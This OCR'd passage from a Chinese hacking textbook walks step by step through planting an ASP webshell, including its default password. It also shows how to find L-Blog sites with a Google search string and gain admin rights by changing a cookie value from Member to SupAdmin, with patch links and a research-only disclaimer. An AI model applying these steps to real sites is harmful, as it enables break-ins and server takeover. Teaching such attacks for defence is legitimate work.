


图 4.126 查看图片属性




图 4.127 已经上传的木马的具体位置

step 14 新打开一个 IE 浏览器，在地址栏中粘贴找到的木马地址，如图 4.128 所示。




图 4.128 上传的 ASP 木马

step 15 在页面中的文本框中输入管理密码，默认密码为 lcxMarcos。此密码可以通过修改 2006.asp 文件取得，如图 4.129 所示。

图 4.129 2006.asp 文件

step 16 将 userpassword 行替换为自己指定的字符串，即可修改密码，如图 4.130 所示。

```
Const userpassword = "lcxMarcos"
```

图 4.130　替换字符串

step 17　输入密码即可进入登录后的页面。该页面的功能与前面选取的功能模块有关，如图 4.131 所示。

图 4.131　登录 ASP 木马文件

step 18　进入 FSO 文件浏览操作器，如图 4.132 所示。




图 4.132　FSO 文件浏览操作器

4.3.5　安全解决方案

Dlog 的数据库漏洞在最新版本中已经完成了修补，可以从以下网址下载最新版本的安装程序。

http://www.duoluo.com/webdream/dlog/

也可以从以上网址下载旧版本的升级补丁程序。

4.4 基于 Cookie 欺骗的 Blog 入侵实例

Cookie 欺骗也是一种威胁比较严重的漏洞，主要原因是由于系统对 Cookie 信息验证不完全造成的。很多网站的主页都存在这样的漏洞。

4.4.1 漏洞的检测

本例中的攻击对象选择 L-Blog 系统，该系统操作简单，由于其使用开放源代码的方式，所以有很多版本，这里使用其中的一个版本。

为了找到该系统，可以使用搜索引擎 Google。

L-Blog 系统的一个可用关键字是“Powered By L-Blog”。利用这个关键字可以找到可能成为目标的 L-Blog 系统。但并不说明所有这些 L-Blog 系统都具有漏洞，可以尝试对这些论坛进行搜索以期发现可疑目标。

step 1 打开 IE 浏览器，在地址栏中输入 www.google.cn，按回车键打开 Google 主页，如图 4.133 所示。

图 4.133 Google 主页

step 2 在搜索关键字文本框中输入如下关键字，注意该关键字包括了引号，如图 4.134 所示。

```
"Powered By L-Blog"
```

step 3 Google 会快速搜索所有与关键字“Powered By L-Blog”相关的网页链接，如图 4.135 所示。

step 4 一般来说，L-Blog 系统的版本都可能存在漏洞，所以可以从 Google 搜索的网页链接中找一个感兴趣的进行尝试，如图 4.136 所示。

图 4.134 输入搜索关键字

图 4.135 与“Powered By L-Blog”相关的网页链接

图 4.136 希望尝试的 L-Blog 系统

4.4.2 了解 L-Blog 系统的结构

下载一个 L-Blog 系统，该系统在下载完成以后并不需要安装，也是一个地道的绿色软件。使用解压缩软件，解压缩系统后的目录如图 4.137 所示。




图 4.137 解压缩后的 L-Blog 系统

从 L-Blog 系统目录中找到一个名为 blogdata 文件夹，打开该文件夹，如图 4.138 所示。




图 4.138 blogdata 文件夹

在该文件夹中找到一个名为 Blog.mdb 的数据库文件，使用微软 Access 数据库软件打开该文件，如图 4.139 所示。

图 4.139 Blog.mdb 数据库文件

在数据库文件中打开表 blog_Member，如图 4.140 所示。




图 4.140　表 blog_Member

有一个名为 mem_Status 的属性项，标识为 SupAdmin 的即为管理员，如图 4.141 所示。




图 4.141　管理员标识

4.4.3　获取 Cookie 进行 Cookie 欺骗

在获取 Cookie 之前首先要在 Blog 系统中注册一个新的用户名和密码。打开 L-Blog 主页，如图 4.142 所示。

图 4.142　L-Blog 主页

通过注册，在 L-Blog 上拥有一个合法的权限。在此假设要注册的用户名是 upload，密码是 upload。

单击论坛首页的“注册”链接，打开注册声明页面，单击“我已阅读并同意以上条款”按钮，继续下一步，如图 4.143 所示。




图 4.143 同意注册协议

在注册用户信息页面中输入刚才确定的用户名和密码并完成其余内容的输入，提交论坛系统审核，如图 4.144 所示。

图 4.144 注册用户信息

在确认注册完成之后，也可以登录用户控制面板中的基本资料修改页面进行修改，如图 4.145 所示。




图 4.145 修改基本资料

接下来需要使用新的 Cookie 工具，这里选用桂林老兵的 Cookies&Inject Browser，该工具与以前使用的工具类似。

step 1 打开 Cookies&Inject Browser，在地址栏中输入 L-Blog 系统的 URL，如图 4.146 所示。

图 4.146 使用 Cookies&Inject Browser 打开 L-Blog 系统

step 2 在登录文本框中输入刚才注册的用户名和密码，登录成功，如图 4.147 所示。




图 4.147 登录成功

step 3 单击“点击返回前一页”链接，显示的页面如图 4.148 所示。

图 4.148 返回前一页

step 4 注意在工具栏右侧显示了 Cookie 信息，从中可以找到如下字符串：

```
memStatus=Member
```

Member 表示普通用户。前面得到了该系统的管理员标识 SupAdmin，可以将 Member 改为 SupAdmin，Cookie 也随之改变，如图 4.149 所示。

图 4.149　新的 Cookie

step 5　保持“设置自定义 Cookie”按钮为按下状态，更改当前用户的状态后即会出现登录管理平台的入口链接，如图 4.150 所示。

图 4.150　管理平台入口链接

step 6　单击“日志首页”链接，如图 4.151 所示。

图 4.151　回到日志首页

step 7　单击“系统管理”链接，可能新打开页面和链接，此时只需要将该链接复制到 Cookies&Inject Browser 即可。也可能不会出现这种情况，如图 4.152 所示。

图 4.152 进入系统管理

step 8 在此输入注册的普通用户名，单击“确定登录”按钮，如图 4.153 所示。




图 4.153 普通用户登录管理平台

step 9 下面需要完成的工作是制作网页木马。制作网页木马的工具有很多种，这里选用海阳顶端网 ASP 木马的 2006 版本。打开 2006Z.exe 程序，在“页面选择”栏中选择需要生成的 Lite 版本海阳顶端网 ASP 木马功能模块，如图 4.154 所示。




图 4.154 选择功能模块

step 10 在“页面生成”栏中输入源文件和生成文件，这里的源文件指 Full 版本的海阳顶端网 ASP 木马 2006，如本程序中的 2006.asp，如图 4.155 所示。




图 4.155 选择源文件和生成文件

step 11 单击“生成”按钮，即可生成由相应功能组成的海阳顶端网 ASP 木马 2006_Lite 版，如图 4.156 所示。




图 4.156 生成木马

step 12 接下来将制作的木马上传给远程服务器。与前面的步骤相似，读者可以依次进行，这里不再赘述。

4.4.4 安全解决方案

L-Blog 的 Cookies 漏洞在最新版本中已经完成了修补，可以从以下网址下载最新版本的安装程序：

```
http://www.netbei.com/Soft/asp/asp18/200411/1002.html
```

也可以将现有的服务程序更换为其他程序，读者在以下网址可以找到帮助：

```
http://www.lccy163.com/download.asp
```

4.5 小结

本章重点讨论了如何利用 BBS 系统和 Blog 系统中的漏洞实现控制远程主机的问题，这里所进行的操作纯属研究性质，不应被用来进行任何非法的攻击行为，同时也提醒各位网络管理员及时发现漏洞并积极修补。

下一章将介绍如何模仿情报人员对目标网络进行信息搜集与整理，其中会涉及 Google 的快速使用技巧、Whois 的概念及 DNS 初步应用，还将介绍路由跟踪的概念。

◆ ◆ ◆

第5章 信息收集

本章包括

- ◆踩点的基本概念
- ◆Google 的高级应用
- ◆DNS 基础
- ◆NSLookup
- ◆Visual Route 的介绍
- ◆Google 基本搜索技巧
- ◆Whois 的概念及应用
- ◆DNS 的高级应用技巧
- ◆路由跟踪

信息收集，有时也被称为“踩点”。信息收集是搜集目标资料的最好途径，通过信息收集能够获取目标系统的外围资料，如机构的注册资料、网络管理员的个人爱好、网络拓扑图等，这些信息也被称为“脚印”（footprint）。攻击者将收集来的信息进行综合、整理和分析后，能够初步了解一个机构的安全态势，并能够据此拟定出一个攻击方案。

5.1 针对目标的信息搜集

